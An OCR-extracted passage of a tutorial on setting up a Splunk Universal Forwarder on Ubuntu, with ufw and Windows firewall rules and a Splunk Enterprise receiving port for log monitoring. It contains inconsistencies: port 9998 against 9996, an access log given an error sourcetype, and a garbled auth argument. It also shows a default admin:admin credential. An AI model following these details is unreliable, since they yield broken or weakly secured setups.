
```
sudo nano /opt/splunkforwarder/etc/system/local/inputs.conf
```

If the file is not present, create it:

```
sudo nano /opt/splunkforwarder/etc/system/local/inputs.conf
```

Configure Logs to Monitor:
Specify configurations for the logs to be monitored. Example for Apache logs:

```
[monitor:///var/log/apache2/access.log]
sourcetype = access_combined
 index = main

 [monitor:///var/log/apache2/error.log]
sourcetype = apache_error
index = main

[monitor:///var/log/apache2/other_vhosts_access.log]
 sourcetype = apache_error
 index = main
```




Adjust paths and configurations according to your specific log requirements.

Restart Splunk Universal Forwarder

Save Changes and Restart Splunk UF:

```
sudo /opt/splunkforwarder/bin/splunk restart
```



➲ Step 14 - Adjust Firewall Settings for Splunk UF Communication

Check Firewall Status:

```
sudo ufw status
```

If the firewall is inactive, enable it:

```
sudo ufw enable
```

Allow Splunk UF Traffic:

```
sudo ufw allow<splunk_listner_port> /tcp
```

Replace with the specific port (e.g., 9998) designated for sending

logs.

Optional: Allow Additional Ports (if required):

```
sudo ufw allow 80/tcp
sudo ufw allow 22
sudo ufw allow 443/tcp
```

Adjust the list of allowed ports based on your specific use case.

Reload Firewall:

```
sudo ufw reload
```

Restart Splunk Universal Forwarder:

```
sudo /opt/splunkforwarder/bin/splunk restart
```

```
root@iam:/opt/splunkforwarder/bin# sudo ufw status
Status: inactive
root@iam:/opt/splunkforwarder/bin# sudo ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@iam:/opt/splunkforwarder/bin# sudo ufw allow 9996/tcp
Rule added
Rule added (v6)
root@iam:/opt/splunkforwarder/bin# sudo ufw allow 80/tcp
Rule added
Rule added (v6)
root@iam:/opt/splunkforwarder/bin# sudo ufw allow 443/tcp
Rule added
Rule added (v6)
root@iam:/opt/splunkforwarder/bin# sudo ufw allow 22/tcp
Rule added
Rule added (v6)
root@iam:/opt/splunkforwarder/bin# sudo /opt/splunkforwarder/bin/splunk restart
Stopping splunkd...
Shutting down.  Please wait, as this may take a few minutes.
.......
Stopping splunk helpers...

Done.

Splunk> Another one.

Checking prerequisites...
       Checking mgmt port [8089]: open
       Checking conf files for problems...
       Done
       Checking default conf files for edits...
       Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.3.0-51ccf43db5bd-linux-2.6-x86_64-manifest'
       All installed files intact.
       Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
PYTHONHTTPSVERIFY is set to 0 in splunk-launch.conf disabling certificate validation for the httplib and urllib libraries shipped with the embedded Python interpreter; must be s
r increased security
Done
```


These steps provide detailed instructions for configuring the Splunk Universal Forwarder on an Ubuntu server, ensuring proper log monitoring and firewall settings for effective communication with the Splunk server.

➲ STEP 15 - Preparing Splunk Server and Connecting it to Splunk Enterprise for WordPress Log Tracking

Configuring Windows Firewall for Splunk Universal Forwarder:


Access Windows Firewall Settings:

Navigate to Windows settings and select Windows Defender Firewall.



Navigate to Advanced Settings:

Click on "Advanced settings" in the left panel.




- Create Inbound Rule:

In the Windows Firewall with Advanced Security window, right-click

on "Inbound Rules" and select "New Rule..."

- Select Rule Type:

Choose "Port" and click "Next."




• Specify Port and Protocol:

Choose “TCP” and enter the assigned before (e.g., 9998), then click "Next."


• Allow the Connection:

Select "Allow the connection" and click “Next”.



• Provide Rule Name:

Enter a name for the rule, e.g., "Splunk Universal Forwarder," and click "Finish."




- Repeat for Outbound Rules:


  Create "Outbound Rules" in a similar manner.

- Splunk Enterprise Configuration:

- Login to Splunk Enterprise:




Access your Splunk Enterprise.




• Configure Receiving Port:

Navigate to "Settings" > "Forwarding and Receiving."

Click on “Configure receiving” and “New receiving port”.



Enter the assigned before (e.g., 9998) and save it.



Go to Splunk forwarder and Run this command:

sudo /opt/splunkforwarder/bin/splunk add forward-server your_splunk_server_ip:port -auth admin:username_of_your_splunkforwarder

```
root@iam:/opt/splunkforwarder/bin# sudo /opt/splunkforwarder/bin/splunk add moni
tor /var/log/syslog -index main -sourcetype syslog
Your session is invalid.  Please login.
Splunk username: admin
Password:
Added monitor of '/var/log/syslog'.
root@iam:/opt/splunkforwarder/bin# sudo /opt/splunkforwarder/bin/splunk add forw
ard-server 192.168.29.223:9998 -auth admin:admin
192.168.29.223:9998 forwarded-server already present
```

Then Restart it again,

sudo /opt/splunkforwarder/bin/splunk restart

